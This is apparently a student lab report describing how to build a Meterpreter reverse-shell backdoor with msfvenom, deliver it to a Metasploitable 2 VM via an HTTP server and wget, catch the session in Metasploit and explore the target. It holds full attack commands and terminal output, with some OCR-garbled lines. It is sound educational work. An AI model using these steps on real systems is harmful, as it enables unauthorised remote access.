

MALWARE DEVELOPMENT

Developing a Custom Backdoor and Reverse Shell Exploitation on Metasploitable 2

09.11.2024

Maryam Khan (CR-22021) Ayesha Noor (CR-22004)

Introduction

This project demonstrates the creation and deployment of a custom reverse shell payload to simulate an attack scenario. By developing a backdoor using **msfvenom** and utilizing the **Metasploit Framework**, we explore how attackers gain unauthorized access to vulnerable systems. This project helps understand reverse shell mechanisms and showcases critical cybersecurity concepts, including penetration testing and vulnerability exploitation.

Project Overview

- Objective:
 - Create a custom reverse shell payload.
 - Deploy the payload on **Metasploitable 2** (vulnerable Linux VM).
 - Establish a reverse shell connection and analyze the compromised system.
- Tools Used:
 - *Kali Linux:* Attack machine equipped with penetration testing tools.
 - *Metasploitable 2:* Target machine designed to simulate vulnerabilities.

Steps to Completion

Step 1: Set Up the Lab Environment

- *Kali Linux:* Configured as the attack machine with Metasploit pre-installed.
- *Metasploitable 2:* Configured as the target machine.
- Networking: Both machines are connected to the same private virtual network for seamless communication.

Step 2: Generate the Backdoor Payload

Using msfvenom:

 $msfvenom - p \ linux/x86/meterpreter/reverse_tcp \ LHOST=192.168.100.32 \ LPORT=4444 - f \ elf > reverse \ shell.elf$

```
(dark-girl® paradox)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.100.32 LPORT=4444 -f elf > reverse_shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

• **LHOST:** Set to Kali Linux IP (192.168.100.32).

- **LPORT:** Set to 4444 (listening port).
- Output Format: ELF executable for Linux, compatible with Metasploitable 2.

Step 3: Deploy the Payload on Metasploitable 2

Hosting Payload:

python3 -m http.server 8080

```
(dark-girl@paradox)-[~]
$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.100.48 - - [16/Nov/2024 20:32:55] "GET /reverse_shell.elf HTTP/1.0" 200 -
```

Downloading Payload on Metasploitable 2:

wget http://192.168.100.32:8080/reverse shell.elf

```
-sfadmin@metasploitable:~$ wget http://192.168.100.32:8080/reverse_shell.elf
```

Making the Payload Executable:

chmod +x reverse_shell.elf

```
msfadmin@metasploitable:~$ chmod +x reverse_shell.elf_
```

Step 4: Set Up Metasploit Listener on Kali Linux

Start the Metasploit Framework:

msfconsole
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.100.32
set LPORT 4444

exploit

Step 5: Execute the Payload on Metasploitable 2

Run the payload to initiate the reverse shell:

./reverse shell.elf

```
msfadmin@metasploitable:"$ ./reverse_shell.elf
```

• A Meterpreter session is established on Kali Linux upon execution.

Step 6: Explore the Compromised System

Once the reverse shell connection is active, the following Meterpreter commands were used:

• *ls - List files and directories*


```
Started reverse TCP handler on 192.168.100.32:4444
Sending stage (1017704 bytes) to 192.168.100.48
    Meterpreter session 1 opened (192.168.100.32:4444 → 192.168.100.48:41786) at 2024-11-16 20:23:29 +0530
<u>meterpreter</u> > ls
Listing: /home/msfadmin
Mode
                                        2010-03-17 04:31:07 +0530 .bash_history
020666/rw-rw-rw- 0
040755/rwxr-xr-x 4096
100644/rw-r-- 586
                                        2010-04-17 23:41:00 +0530
                                        2010-03-17 04:42:59 +0530
100700/rwx-
                                        2012-05-20 23:52:32 +0530
                                                                           .rhosts
040700/rwx----- 4096
                                        2010-05-18 07:13:18 +0530
                                        2024-10-15 00:43:12 +0530
2024-11-02 21:27:30 +0530
2024-11-16 19:27:39 +0530
100644/rw-r--r-- 0
100644/rw-r--r-- 73802
                                                                           .sudo_as_admin_successful
rat_payload.exe
```

• *ifconfig – Provided network interface details.*

sysinfo – Displayed system information.

```
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
```

• ps – Listed running processes.



• *shell – Opened a command shell on the target system.*

4. Results and Observations

- 1. Payload Generation: Successfully created an ELF payload for Linux systems.
- 2. Reverse Shell Connection: The payload execution on Metasploitable 2 established a stable reverse shell with the attacking machine.
- 3. System Exploration: Basic information gathering commands worked seamlessly.

5. Conclusion

This project provided hands-on experience with crafting payloads, setting up a reverse shell, and understanding the operation of penetration testing tools. It demonstrated the vulnerabilities of unpatched systems and emphasized the importance of robust security measures.

6. Ethical Considerations

- This project was conducted in a controlled lab environment.
- It serves educational purposes only and highlights cybersecurity best practices to defend against similar attacks.

7. Recommendations for Security

- 1. Update and patch systems regularly.
- 2. Disable unused ports and services.
- 3. Employ intrusion detection systems (IDS) and intrusion prevention systems (IPS).
- 4. Conduct regular vulnerability assessments and penetration testing.